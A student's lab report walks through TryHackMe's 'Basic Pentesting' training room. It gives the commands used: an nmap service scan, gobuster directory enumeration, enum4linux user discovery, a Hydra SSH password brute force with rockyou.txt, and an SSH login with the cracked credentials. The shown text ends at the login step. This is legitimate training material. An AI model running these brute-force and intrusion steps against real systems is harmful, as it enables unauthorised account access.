JANVI UPARE

NAME	**JANVI UPARE**
BATCH	**JUNE B1(CYBER SECURITY)**

LEVEL: Hard

JANVI UPARE

SR NO.	TITLE	PG NO.
1.	Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.	

JANVI UPARE

1. **Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.**

1. **Attack name-** Web App Testing and Privilege Escalation of Basic Pentesting Room on TryHackMe

Tasks include attacks as follows:

brute forcing

hash cracking

service enumeration

Linux Enumeration

2.Impact - a. Unauthorized access to sensitive data and credentials

b. potential control over the target system

c. compromise of user credentials

d. elevated privileges**.**

3.Severity

1. Brute force attacks on login sites or services, such as SSH.

Severity: High owing to the risk of unauthorized access and compromise of sensitive data.

2. Hash cracking involves obtaining and cracking password hashes.

Severity: High, as it might result in credential theft and illegal access to many accounts.


3. Enumerating services to detect vulnerabilities and misconfigurations.


Severity: High since it contains useful information for conducting targeted attacks.

4. Enumerating privilege escalation vectors in Linux.

Severity: High since it results in elevated privileges, allowing the attacker complete control of the target system.

4.Steps to reproduce with screen shots






JANVI UPARE


1. Deploy the target machine provided by TryHackMe.
2. To Find the Services Exposed by the Machine:

   Use NMAP: nmap -sV target_ip



3. To find the Hidden Directory on the Web Server using web enumeration- Using Gobuster to find hidden directories on the web server


   gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u target_ip




In this case, the hidden directory is development.

4. Brute Forcing for Username and Password


- For username use command: enum4linux -e target_ip



JANVI UPARE




The last output:



Two users are: jan, kay

- For password using the tool Hydra:


hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://[target_ip]




The password for jan is found to be ‘armando’.


5. Use SSH to access the server with the found credentials

   ssh jan@[target_ip]




